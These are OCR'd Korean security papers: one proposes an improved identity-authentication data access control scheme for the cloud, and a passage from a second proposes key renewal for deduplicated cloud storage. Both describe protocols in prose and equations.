*ISAA Lab., Department of Computer Engineering, Ajou University.

**Department of Cyber Security, Ajou University.

요 약

클라우드 컴퓨팅 환경은 다수의 사용자와 방대한 자원을 수용해야한다. 따라서, 다수의 사용자 식별정보와 방대한 자원 사용에 따른 여러 정책을 요구하는 사용자 기반 접근제어 등 기존의 접근제어 방식은 비효율적이다. 이를 보완하고자 Jian Shen 등은 신뢰 가능한 에이전시로부터 배포 받은 인가된 사용자의 신원을 통해 인증 기반 데이터 접근제어를 제공하는 인가된 신원인증 기반 데이터 접근제어 스킴을 제안하였다. 하지만, 이는 도청과 데이터 소유자 공격에 취약하며 이에 따라, 본 논문은 해당 취약점을 개선한 인가된 신원인증 기반의 향상된 데이터 접근제어 스킴을 제안한다. 인가된 신원인증은 인증 단계의 주된 계산을 에이전시에 이전하여 데이터 접근제어 과정에서 사용자와 클라우드 서버 측의 효율성 향상을 목표로 한다.

I. 서론

클라우드 컴퓨팅 환경은 자원을 공유하여 여러 호스트에게 서비스의 확장성을 제공한다. 이러한 특성에 따라 다른 환경과는 별도의 인증 및 접근제어 기술을 필요로 한다[1].

또한, ENISA의 “Threat Landscape 2015” 및 CSA의 “Cloud Computing Top Threats in 2016” 문서에서 발표한 클라우드 컴퓨팅 보안위협에 따르면 부적절한 신원, 신분 도용 등의 인증관련 보안위협이 다수 제기되고 있다. 더불어, 데이터 유출과 같은 보안위협은 데이터 접근제어의 필요성을 요구한다[2,3].

기존의 접근제어 방식으로는 사용자 기반 접근제어 및 속성 기반 접근제어 등이 있다. 하지만, 이러한 방식들은 자원 사용에 따른 정책 및 사용자 식별을 위한 속성들을 요구하며, 이는 다수의 사용자와 방대한 자원을 수용해야하는 클라우드 환경에 비효율적이다[4].

이를 보완하고자 Jian Shen[5] 등은 인가된 신원인증 기반 데이터 접근제어 스킴을 제안하였다. 이는 인가된 사용자가 데이터 접근을 요청하면, 신뢰 가능한 에이전시로부터 신원 ID를 배포 받아 이를 통해 인증 기반의 데이터 접근제어를 제공한다. 이때, 인증을 위한 주된 계산 작업이 에이전시에서 이루어지므로 클라우드 서버 및 사용자 측에서의 컴퓨팅 부담이 적다. 하지만, 해당 스킴은 도청 및 데이터 소유자 공격에 취약하다.

이에 따라, 본 논문은 Jian Shen 등의 스킴의 취약점을 분석하고 이를 개선한 인가된 신원인증 기반의 향상된 데이터 접근제어 스킴을 제안한다.

이 논문은 2016년도 정부(미래창조과학부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임 (No.NRF-2014R1A2A1A11050818).

본 논문의 구성으로는, 2장에서 Jian Shen 등의 스킴 및 취약점을 분석하고 3장에서 이를 개선한 향상된 스킴을 제안한다. 4장에서 개선된 안전성을 분석하며 5장에서 결론을 맺는다.

II. 관련연구

2.1 Jian Shen 등의 데이터 접근제어 스킴

Jian Shen[5] 등이 제안하는 스킴은 사용자, 클라우드 서버, 데이터 소유자 및 에이전시로 구성된다. 사용자는 데이터 접근을 요청하고 클라우드 서버는 데이터 소유자의 데이터를 저장한다. 데이터 소유자는 데이터의 소유권을 갖으며 클라우드 서버에 데이터를 직접 업로드한다. 또한, 에이전시는 신뢰 가능한 인가된 기관으로 비밀키와 보안 파라미터를 생성하고 인가된 사용자 및 클라우드 서버의 신원 ID를 배포한다. 이때, 사용되는 파라미터 값은 [표 1]과 같다.

[표 1] Jian Shen 등의 스킴 파라미터 값

파라미터	설 명
$ID_{r,x}$	x의 ID 요청
N_x	x의 난수
ID_x	x의 신원 ID
$ID_{a,x}$	인가된 x
k	에이전시의 비밀 난수
TS_x	x의 타임스탬프
$\|\|$	문자열 연접
$\oplus$	XOR 연산
PK, SK	공개키 및 비밀키
R_u	사용자의 데이터 검색 요청
ACK	데이터 저장 시 클라우드 서버 응답

해당 스킴은 Fig.1과 같다. 이는 총 6단계로 이루어지며 각 단계에 대한 설명은 아래와 같다.

Step 1. 요청 단계

사용자 및 클라우드 서버는 각각 자신의 신원 ID 요청 값인 $ID_{r,u}$, $ID_{r,c}$와 난수 N_u, N_c를 생성하여 $\{ID_{r,u}, N_u\}$와 $\{ID_{r,c}, N_c\}$를 각각 에이전시에 전송한다.

Step 2. 확인 단계

에이전시는 전송받은 $ID_{r,u}$ 및 $ID_{r,c}$를 통해 사용자와 클라우드 서버 각각이 정당한 주체인지 확인한다. 이후, 사용자 및 클라우드 서버 각각의 신원 ID ID_u와 ID_c 및 공개키 PK를 생성하여 데이터 소유자에게 배포한다.

Step 3. 허가 및 아웃소싱 단계

데이터 소유자는 전송받은 PK로 자신의 데이터를 암호화하여 $E_{PK}(data)$를 클라우드 서버에 아웃소싱한다. 클라우드 서버는 이를 저장하고 데이터 소유자에게 응답 ACK를 전송한다.

데이터 소유자는 앞서 에이전시로부터 받은 ID_u와 ID_c를 확인한다. 확인된 사용자와 클라우드 서버 각각 자신의 데이터에 접근을 허가하는 $\{ID_{a,u}, ID_{a,c}\}$를 에이전시에게 전송한다.

Step 4. 에이전시 응답 단계

에이전시는 ID_u, ID_c 각각을 자신이 생성한 비밀 난수 k와 연접해 해시한 값을 요청 단계에서 받은 N_u, N_c와 각각 XOR 연산 하여 $A = h(ID_u \| k) \oplus N_u$ 및 $B = h(ID_c \| k) \oplus N_c$를 계산한다.

이후, 사용자에 $\{B, k, TS_u, SK\}$를 전송하고 클라우드 서버에 $\{A, k, TS_c\}$를 전송한다. 이때, TS는 사용자 및 클라우드 서버 각각의 타임스탬프이며 SK는 PK에 대한 비밀키이다.

Step 5. 인증 단계

사용자는 인증 요청을 위해 클라우드 서버에 $\{ID_u, TS_u, N_u\}$를 전송한다. 클라우드 서버는 TS_u를 확인하고, 이전 단계에서 전송 받은 파라미터를 이용해 $P_u = A \oplus N_u$와 $P_u' = h(ID_u \| k)$를 각각 계산한다. $P_u = P_u'$를 비교하여 같으면 사용자의 로그인을 허가한다.

클라우드 서버 또한 자신의 인증 요청을 위해 사용자에게 $\{ID_C, TS_c, N_c\}$를 전송한다. 사용자는 사용자 인증과 동일한 과정을 거쳐 $P_c = B \oplus N_c$와 $P_c' = h(ID_c \| k)$를 계산하고 $P_c = P_c'$인지 확인함으로써 서버를 인증한다.

Step 6. 데이터 검색

인증 단계를 통해 상호인증이 완료되면 사용자는 클라우드 서버에 $\{ID_u, R_u\}$를 전송하여

데이터 소유자의 데이터에 접근을 요청한다. 클라우드 서버가 ID_u를 확인하고 저장되어있던 $E_{PK}(data)$를 해당 사용자에게 전송한다. 사용자는 SK를 이용해 복호화함으로써 데이터를 얻을 수 있다.

2.2 취약점 분석

Jian Shen[5] 등이 제안하는 스킴은 재전송 공격, 도청, 가장 공격, 중간자 공격 및 전방향 안전성을 보장한다. 하지만 해당 스킴은 데이터 소유자 공격 및 도청 공격에 취약하며, 각 취약점을 분석한 결과는 아래와 같다.

❑ 데이터 소유자 공격

허가 및 아웃소싱 단계에서 데이터 소유자는 자신의 데이터를 에이전시로부터 받은 공개키로 암호화 하여 클라우드 서버에 아웃소싱한다. 이때, 데이터 소유자는 타인의 데이터를 자신의 데이터로 속여 아웃소싱할 수 있다. 이로 인해, 데이터 검색 단계에서 사용자는 데이터 소유자의 데이터로 위장된 타인의 데이터를 얻게 된다.

따라서, 사전에 데이터 등록 단계를 통해 사용자에게 접근하고자 하는 데이터에 대한 신뢰성을 제공할 필요가 있다.

❑ 도청

Jian Shen 등은 에이전시 응답 단계에서 공격자가 사용자에게 전송되는 SK를 도청하더라도 인증 단계를 통과할 수 없기 때문에 $E_{PK}(data)$에 접근할 수 없어 도청에 안전함을 보였다.

하지만, 공격자는 참여자 간 통신하는 모든 구간에서 전송되는 값을 도청할 수 있다. 이때, 에이전시 응답 단계에서 전송되는 비밀 파라미터와 인증 단계에서 전송되는 인증 요청 파라미터들이 도청될 수 있다. 공격자는 이를 이용해 인증 단계를 수행 가능하다. 따라서, 통신 구간에서 전송되는 비밀 값은 암호화되어 전송될 필요가 있다.

III. 제안사항

본 장은 2.2절에서 분석한 Jian Shen[10] 등이 제안한 스킴의 취약점을 개선하여 인가된 신원인증 기반의 향상된 데이터 접근제어 스킴을 제안한다.

제안하는 스킴은 Jian Shen의 스킴과 동일한 역할을 갖는 사용자, 클라우드 서버, 데이터 소유자 및 에이전시로 구성된다. 특히, 에이전시는 신뢰할 수 있는 인가된 제 3의 기관으로 인가된 사용자 및 인가된 클라우드 서버의 신원 ID를 배포한다. 이때, 사용자를 포함한 스킴의 모든 구성원은 초기 클라우드 시스템에 등록할 때 권한을 부여받은 인가된 주체로 가정한다.


제안하는 인가된 신원인증 기반 데이터 접근제어 스킴은 ID 발급 단계, 데이터 등록 단계, 에이전시 응답 단계, 인증 단계 및 데이터 검색 단계로 구성된다. 스킴에 사용되는 파라미터는 [표 2]와 같다.

[표 2] 제안하는 스킴의 파라미터 값

파라미터	설 명
$ID_{r,x}$	x의 ID 요청
N_x	x의 난수(256bit)
ID_x	x의 신원 ID
PK_x	x의 공개키
SK_x	x의 비밀키
k	에이전시의 비밀 난수
S, V	서명함수, 서명 확인함수
Sig_o, Ver_o	서명값, 서명 확인값
$h(\cdot)$	해시함수 (256bit)
D_o	데이터 소유자의 데이터
TS, TS'	사용자, 클라우드 서버 각각의 타임스탬프
$\|\|$	문자열 연접
$\oplus$	XOR 연산
$Request_u$	사용자의 데이터 검색 요청
$Cert_{o,D}$	데이터 소유자의 데이터 인증서

3.1 ID 발급 단계

ID 발급 단계는 [그림 1]과 같으며 각 단계에 대한 설명은 아래와 같다.



[그림 1] ID 발급 단계


Step 1. 사용자는 에이전시에 ID 요청 값 $ID_{r,u}$와 사용자가 생성한 난수 N_u 및 공개키 PK_u를 전송한다.

Step 2. 클라우드 서버는 에이전시에 ID 요청 값 $ID_{r,c}$와 클라우드 서버가 생성한 난수 N_c 및 공개키 PK_c를 전송한다.

Step 3. 에이전시는 $ID_{r,u}$와 $ID_{r,c}$를 확인하여 인가된 사용자 및 클라우드 서버가 맞는지 각각의 신원을 확인한다. 확인이 되면 데이터 소유자에게 사용자 및 클라우드 서버 각각의 신원 ID인 ID_u, ID_c와 자신의 공개키 PK_a를 전송한다.

3.2 데이터 등록 단계

데이터 등록 단계는 [그림 2]와 같으며 각 단계에 대한 설명은 아래와 같다.



[그림 2] 데이터 등록 단계

Step 1. 데이터 소유자는 자신의 ID를 해시한 $h(ID_o)$에 서명함수 S로 서명한 서명 값 Sig_o를 계산한다.

Step 2. 데이터 소유자는 자신의 데이터 D_o를 에이전시의 공개키로 암호화한 값과 Sig_o를 에이전시에 전송한다.


Step 3. 에이전시는 보유하고 있는 데이터 소유자의 ID를 해시하여 Ver_o를 계산한다. 이때, 서명확인 함수 V를 통해 얻은 $V(h(ID_o))$와 Ver_o가 같은지 비교하여 정단한 데이터 소유자의 데이터임을 확인한다.

Step 4. 데이터 소유자가 확인되면 에이전시는 데이터 소유자로부터 전송된 암호문을 자신의 개인키로 복호화하여 D_o를 얻는다. 이후, D_o와 Sig_o를 연접한 값을 해시하여 데이터 소유자의 데이터에 대한 인증서 $Cert_{o,D}$를 발급한다.

Step 5. 발급한 $Cert_{o,D}$와 D_o를 에이전시의 공개키로 암호화하여 클라우드 서버에 전송하며, 클라우드 서버는 이를 저장한다.

3.3 에이전시 응답 단계

에이전시 응답 단계는 [그림 3]과 같으며 각 단계에 대한 설명은 아래와 같다.



[그림 3] 에이전시 응답 단계

Step 1. 에이전시는 사용자와 클라우드 서버 각각의 난수 N_u, N_c와 ID인 ID_u, ID_c 및 자신이 생성한 비밀 난수 k를 이용해 A와 B를 각각 계산한다. 각각 A와 B 각각의 계산은 (수식 1) 및 (수식 2)와 같다.

$$A = h(ID_u||k) \oplus N_u \quad \text{(수식 1)}$$


$$B = h(ID_c||k) \oplus N_c \quad \text{(수식 2)}$$

Step 2. 에이전시는 사용자에게 이전 단계에서 생성한 B, 사용자의 타임스탬프 TS를 전송한다. 더불어, k와 자신의 비밀키 SK_a를 사용자의 공개키로 암호화한 값을 함께 전송하며, 사용자는 이를 자신의 개인키로 복호화한다.

Step 3. 에이전시는 클라우드 서버에 클라우드 서버의 타임스탬프 TS', 계산 값 A를 전송한다. 더불어, 클라우드 서버의 공개키로 k를 암호화하여 전송하며, 클라우드 서버는 이를 자신의 개인키로 복호화한다.

3.4 인증 단계

인증 단계는 [그림 4]와 같으며 각 단계에 대한 설명은 아래와 같다. 인증 단계는 사용자와 클라우드 서버 간 상호인증이 이루어진다. 인증이 완료되면 사용자는 클라우드 서버에 저장되어있는 데이터 소유자의 데이터에 접근 가능하다.



[그림 4] 인증 단계

Step 1. 사용자는 클라우드 서버에 {ID_u, TS, N_u}을 전송하여 인증을 요청한다.

Step 2. 클라우드 서버는 전송받은 TS를 확인하고, P_u와 P_u'를 각각 계산한 후 두 값이 같은지 비교한다. 이때, $P_u = P_u'$이면 사용자를 인증하고 로그인을 허가한다. P_u와 P_u' 각각의 계산은 (수식 3) 및 (수식 4)와 같다.

$$P_u = A \oplus N_u \quad \text{(수식 3)}$$

$$P_u' = h(ID_u \| k) \quad \text{(수식 4)}$$

Step 3. 클라우드 서버 또한 인증 요청을 위해 사용자에 {ID_c, N_c, TS'}를 전송


Step 4. 사용자는 TS'를 확인하여 P_c와 P_c'를 계산한다. 이후, 사용자 인증과 동인한 방식으로 $P_c = P_c'$임을 확인함으로써 클라우드 서버를 인증한다. P_c와 P_c' 각각의 계산은 (수식 5) 및 (수식 6)과 같다.

$$P_c = B \oplus N_c \quad \text{(수식 5)}$$

$$P_c' = h(ID_c \| k) \quad \text{(수식 6)}$$

3.5 데이터 검색 단계

데이터 검색 단계는 [그림 5]와 같으며 각 단계에 대한 설명은 아래와 같다.



[그림 5] 데이터 검색 단계

Step 1. 사용자는 데이터 요청을 위해 자신의 ID인 ID_u와 데이터 요청 값인 $Request_u$를 클라우드 서버에 전송한다.

Step 2. 클라우드 서버는 사용자의 ID를 확인하고, 에이전시의 공개키로 암호화되어 저장되어 있던 데이터 소유자의 데이터 D_o와 해당 데이터에 대한 인증서 $Cert_{o,D}$를 사용자에게 전송한다.

Step 3. 사용자는 암호화된 값을 전달받은 에이전시의 개인키로 복호화함으로써 D_o와 $Cert_{o,D}$를 얻을 수 있다.

Step 4. 사용자는 복호화하여 얻은 D_o와 에이전시 응답 단계에서 받은 Sig_o를 연접 및 해시하여 $Cert_{o,D}'$를 계산한다. 이후, 전 단계에서 얻은 $Cert_{o,D}$와 $Cert_{o,D}'$가 같은지 비교함으로써 해당 D_o에 대한 신뢰성을 확인할 수 있다.

IV. 안전성 분석

본 논문은 Jian Shen 등이 제안한 스킴의 기존 안전성과 더불어 2.2절에서 분석한 취약점을 개선함에 따라 추가적인 안전성을 보장한다. 이에 따라, Jian Shen 등의 스킴과 제안하는 스킴의 안전성을 비교한 결과는 [표 3]과 같다.

❑ 데이터 소유자 공격

데이터 등록단계를 통해 정당한 데이터가 등록된다. 더불어, 정당한 데이터라 가정하기 위해 데이터 소유자가 데이터 등록 시 에이전시는 해당 데이터에 대한 인증서를 발급한다. 따라서, 데이터 소유자가 타인의 데이터를 등록하기 위해서는 인증서를 위조해야하며 이는 불가능하다.

❑ 도청

에이전시 응답 단계에서 에이전시로부터 전송되는 비밀 파라미터가 도청되면 공격자는 이를 이용해 인증 단계에 참여 가능하다. 이때, 비밀 난수 k 및 데이터 복호화를 위한 비밀키 SK_a를 사용자의 공개키로 암호화하여 전송하기 때문에 사용자의 비밀키를 모르는 공격자는 이를 복호화할 수 없다. 따라서 비밀 난수 k를 모르는 공격자는 인증 단계에 참여 불가능하며, SK_a를 모르면 데이터 복호화도 불가능하다.

[표 3] 안전성 비교

안전성	Jian Shen 등[5]의 스킴	제안 스킴
재전송 공격	○	○
가장 공격	○	○
중간자 공격	○	○
전방향 안전성	○	○
데이터 소유자 공격	×	○
도청	×	○

V. 결론

사용자 기반 접근제어, 속성 기반 접근제어 등 기존의 접근제어 방식이 클라우드 컴퓨팅 환경에서의 활용이 비효율적이기 때문에 Jian Shen 등은 인가된 신원인증 기반 데이터 접근제어 스킴을 제안하였다.

본 논문은 Jian Shen 등의 취약점을 분석 및 개선하여 클라우드 환경에 효율적인 인가된 신원인증 기반의 향상된 데이터 접근제어 스킴을 제안하였다. 이를 통해, 추가적인 안전성을 포함하여 Jian Shen 등의 스킴의 안전성과 비교분석하였다. 추후, 안전성의 객관성을 위한 실증 연구를 진행할 예정이며, 본 논문이 클라우드 환경에서 효율적인 접근제어 연구에 활용될 것으로 기대한다.

[참고문헌]

[1] Jongho Moon, Younsung Choi, Dongho Won, A Secure Attribute-based Authentication Scheme for Cloud Computing, KIISE Transactions on Computing Practices, October, 2016.

[2] ENISA, Threat Landscape 2015, January, 2016.

[3] CSA, Cloud Computing Top Threats in 2016, February, 2016.

[4] 김재진, 클라우드 컴퓨팅 환경에 적합한 통합 접근제어 모델 제안, Proceedings of the 15th Korea Conference on Software Engineering, January, 2013.

[5] Jian Shen, Dengzhi Liu, Qi Liu, Baowei Wang, Zhangjie Fu, An Authorized Identity Authentication-based Data Access Control Scheme in Cloud, International Conference on Advanced Communication Technology (ICACT), February, 2016.

중복 제거를 지원하는 클라우드 스토리지에서의 효율적인 키 갱신 기법

김동이*, 박지선*, 신상욱**

*부경대학교 정보보호학협동과정

**부경대학교 IT융합응용공학과

Efficient Rekeying in Cloud Storage Supporting Deduplication

Dong-ee Kim*, Ji-sun Park*, Sang Uk Shin**

*Interdisciplinary Program of Information Security, Graduate school, Pukyong University

**Dept. of IT Convergence and Application Eng., Pukyong University

요 약

클라우드 스토리지는 클라우드 컴퓨팅에서 중요하고 수요가 많은 서비스이다. 클라우드 스토리지의 저장 효율성과 아웃소싱된 데이터의 기밀성을 위해 암호문의 중복 제거 기법이 제안되었다. 그로 인해 중복 제거 기법이 적용된 스토리지는 동일한 데이터를 공유하는 사용자 그룹을 생성한다. 하지만, 중복 제거 기법이 적용된 스토리지에서 저장된 암호문의 재암호화는 동일 데이터를 공유한 사용자 그룹 전체의 변경이 요구되기 때문에 높은 오버헤드를 요구한다.

본 논문에서는 중복 제거 기법이 적용된 스토리지에서 재암호화 과정을 키 매니저에게 위임하여, 사용자 측면에서 효율적인 키 갱신 기법을 제안한다.

I. 서론

클라우드 컴퓨팅은 대용량 데이터의 처리, 접근성, 가용성, 운영비용의 절감 등 많은 이점을 제공한다. 이로 인해 클라우드 컴퓨팅에 대한 수요는 증가하는 추세이다. 그중에서 클라우드 컴퓨팅에서 스토리지 서비스에 대한 수요와 저장되는 데이터의 크기 역시 증가하고 있다. 데이터의 중복 제거를 통해 백업 데이터의 90~95%의 공간을 절감시켜준다[1]. 현재 Dropbox[2], Google Drive[3], Mozy[4] 그 외 다른 클라우드 스토리지 제공업체는 중복 제거 기법을 적용하고 있다.

클라우드 스토리지의 효율적 사용과 더불어 아웃소싱한 데이터의 기밀성 보장을 위해 암호문에 대한 중복 제거 기법이 요구 되었다. 기존의 암호 기법은 각 사용자의 비밀키를 이용하기 때문에, 동일한 평문에서 다른 암호문이 생성되었다. 이로 인해 기존의 암호 기법으로는 암호문에 대한 중복 제거는 불가능하였다. 이러한 문제에 대해서 제안된 기법은 메시지를 기반으로 하는 키를 사용하여 암호문을 생성한다. 그 결과로, 동일한 메시지는 동일한 암호문을 생성하여 암호문에 대한 중복 제거가 가능하다. 이러한 암호를 메시지 기반의 암호(MLE, Message-Locked Encryption)[5][6]라 한다. MLE를 통해 아웃소싱된 데이터의 암호문의 중복 제거가 가능하며, 동일한 데이터를 소유하고 있는 사용자 그룹이 생성된다.

클라우드 스토리지를 이용 시에 아웃소싱한 암호문의 키 노출, 데이터 소유자의 데이터 삭제 요청에 의한 사용자의 접근 제어 등과 같이 데이터의 안전성을 보장할 수 없는 상황이 존재한다. 이러한 상황에서 재암호화 과정을 통해서 안전성을 보장한다. 재암호화는 노출된 키의 갱신과 갱신한 키를 이용하여 기존 암호문의 재암호화(Re-encryption)[7][8]하는 과정을 의미한다.

하지만, 데이터 중복 제거 기법이 적용된 스토리지는 재암호화 과정에서 기존의 스토리지보다 많은 오버헤드가 요구된다. 이는 중복 제거 기법을 통해 스토리지의 구조가 동일한 데이터를 소유한 사용자 그룹으로 구성되기 때문이다. 따라서 단순히 하나의 암호문에 대한 키 갱신과 재암호화가 아닌 동일 데이터를 소유한 사용자 그룹 전체의 키 갱신과 재암호화가 요구된다.

본 논문에서는 제안하는 기법은 클라이언트 측 중복 제거 기법이 적용된 클라우드 스토리지에서 키 매니저에게 재암호화 관련된 작업을 위임하여, 사용자의 오버헤드를 감소시킨 키 갱신 기법이다.

II. 관련연구

2.1 중복 제거 기법

스토리지의 저장 효율성의 향상을 위해 하나의 사본만을 저장하여 저장 효율성을 향상시키는 기법이다. 중복을 제거가 수행되는 객체에 따라 서버 측, 클라이언트 측 중복 제거 기법으로 분류된다. 서버 측 중복 제거 기법은 사용자는 모든 데이터를 서버에 업로드하고, 서버가 중복된 데이터를 제거하는 기법이다. 반면, 클라이언트 측 중복 제거 기법은 태그를 이용하여 서버에게 중복된 데이터의 저장 유무를 확인하여 중복된 데이터가 저장되어 있다면, 데이터를 업로드를 하지 않는다. 이는 스토리지의 저장 효율성과 통신 대역폭의 효율성을 동시에 고려하는 기법이다.

또한 아웃소싱된 데이터의 기밀성을 보장을 위해 암호문에 대한 중복 제거가 요구된다. 이에 따라 MLE(Message-Locked Encryption)[5][6]이 제안되었다. 기존의 암호문에서는 동일한 평문에 각 사용자의 비밀키를 이용하여 암호화하여 다른 암호문이 출력되어 중복 제거가 불가능하였다. 이에 따라 메시지 기반의 키를 생성하여 암호문에 대해서도 중복 제거가 가능한 기법이다. 간단한 예로는 데이터의 해시 값을 키로 사용하는 방법이 있다.


2.2 Blind RSA Signature[6]

수렴 암호(CE, Convergent Encryption)[5]는 데이터의 해시 값을 키로 사용한다. 이렇게 생성된 키는 짧은 길이의 해시 값을 가지기 때문에 전수조사 공격에 취약하다.

이러한 보안 취약점에 대해서 제안된 기법 DupLESS[6]는 키 서버의 Blind RSA Signature를 통해서 키를 생성한다. 이는 사용자가 데이터의 해시 값을 키 서버에 전송하고, 키 서버는 사용자가 전송한 값에 RSA 서명한 뒤, 이를 사용자에게 전송한다. 사용자는 이를 해시 값으로 변환하여 키로 사용한다. 이 기법에서 키 서버는 데이터의 해시 값에 자신의 서명만을 제공한다. 그러므로 키 서버는 자신이 서명하는 내용에 대해서는 알 수 없어 데이터의 프라이버시가 보장된다.

2.3 AONT(All-or-Nothing Transform)[7][8]

AONT는 모든 데이터 블록을 가지고 있어야 복호화가 가능한 형태로 데이터 변형시키는 기법이다. 이 변환은 데이터와 키를 입력 값으로 AONT를 수행하면, t와 C가 출력된다. C는 키의 마스킹 값과 데이터를 xor연산한 결과이며, t는 C의 해시 값과 키를 xor연산한 결과이다. 생성된 t와 C의 일부를 결합하여 stub라고 한다. 이 stub 블록이 없으면, AONT 변환을 원본 데이터로 복구할 수 없다. 그 이유는 stub는 C의 전체 해시 값의 일부와 키가 결합된 형태이기 때문에 stub가 없으면 C의 해시 값 전체를 알 수 없기 때문에 원본 데이터를 복구할 수 없다. AONT에 사용되는 키가 MLE키인 경우에는 CAONT(Convergent All-or-Nothing Transform)이다.



[그림 1] REED에서 사용된 CAONT

III. 기존 기법

기존에 제안된 데이터의 중복 제거 기법이 적용된 스토리지에서의 재암호화 기법을 간략히 살펴보고, 기존 기법에 대해서 분석한다.

3.1 REED[7]

REED는 서버 측 중복 제거 기법이 적용된 스토리지에서의 재암호화 기법이다. 이 기법에서는 계층암호를 사용한다. 이는 CAONT에서 생성된 stub를 이중 암호화하는 방식으로, 재암호화 시에 stub에 적용된 키를 변경하여 재암호화한다. 이를 통해 MLE키를 재발급하지 않고, stub만을 재암호하여 MLE키의 갱신 없이 재암호화가 가능하다.

또한 사용되는 stub를 암호화하는 파일키는 사용자의 접근 권한을 기반으로 한 key regression으로 키를 생성한다. 적합한 권한을 가진 사용자는 키 상태를 알 수 있고, 이를 통해 파일키를 생성할 수 있다.

3.2 SEDER[8]

SEDER는 클라이언트 측 중복 제거 기법이 적용된 스토리지에서의 재암호화 기법이다. 이 기법은 REED와 마찬가지로 CAONT를 사용하여 stub를 생성하고, 이를 암호화하는 계층 암호화 방식을 사용한다.

클라이언트 측 중복 제거 기법은 중복된 데이터를 스토리지에 업로드하지 않는다. 이러한 기법이 적용되면, 데이터의 안전성을 위해서 태그만을 가진 악의적인 사용자를 선별하기 위해서 소유권 증명(PoW, Proofs of Ownership) [9]기법이 요구된다. 소유권 증명을 통과한 사용자만 User list에 추가한다.

또한 재암호화를 위해 위임 재암호화(DRE, Delegated Re-Encryption)기법을 사용한다. 이 기법은 신뢰되지 않은 서버에게 평문의 노출 없이 재암호화를 위임하는 기법이다.

3.3 기존 기법 분석

기존에 제안된 기법 REED와 SEDER는 모두 AONT를 통해, 데이터 전체가 아닌 일부 블록인 stub에 대한 계층 암호를 적용한다. 상대적으로 짧은 stub를 암호화함으로써 전체 데이터를 재암호화하는 것보다 효율적인 재암호화가 가능하다.

하지만, REED에서는 서버 측 중복 제거 기법을 적용하여 통신 대역폭의 효율성의 관점에서 비효율적이다.

SEDER는 클라이언트 측 중복 제거 기법을 적용하여 통신 대역폭과 저장 효율성을 동시에 고려하는 기법이다. 서버가 재암호화와 키의 분배를 수행하여, 사용자의 효율성을 향상 시켰다. 하지만, 키의 갱신은 사용자가 해야 한다는 단점이 있다.

IV. 제안 기법

제안하는 시스템에서는 CAONT에서 생성된 stub는 그룹키를 이용한 대칭 암호 사용하고, 그룹키는 비대칭 암호를 암호화되어 동일 데이터를 소유한 사용자들에게 전송된다. 표기법은 [표 1]과 같다.

[표 1] 표기법

표기	설명
(PK_U, SK_U)	사용자 U의 공개키, 비밀키
(PK_{KM}, SK_{KM})	키 매니저 KM의 공개키, 비밀키
$Enc(), Dec()$	대칭 암호
$E_{key}(), D_{key}()$	비대칭 암호
ID_U	사용자 U의 식별 값
$H(), G()$	서로 다른 해시 함수
stub, C'	CAONT의 출력 값
k_F	MLE 키
tag	MLE키의 해시 값
G_k	*stub* 암호화를 위한 그룹키
V_{G_k}	그룹키의 버전
C_{stub}	그룹키로 암호화된 *stub*

4.1 시스템 구성

제안 기법에서 참여하는 객체는 키 매니저, 사용자, 서버이다.

- 키 매니저(KM, Key Manger)
  - MLE키의 생성, 그룹키 및 그룹키 버전 관리, stub의 암호화 및 재암호화, User list를 이용한 사용자 접근 제어를 수행한다.
  - honest but curious의 특성을 가지고 있으며, 사용자 또는 서버와 공모하지는 않는다.
- 사용자(User)
  - stub, C‘, tag를 생성하며, C_{stub}, C'을 서

버에 업로드한다.

- 데이터 삭제, 키 갱신의 요청을 서버에 전송한다.

• 서버(Server)

- 데이터의 중복 검사, 소유권 증명을 수행한다.

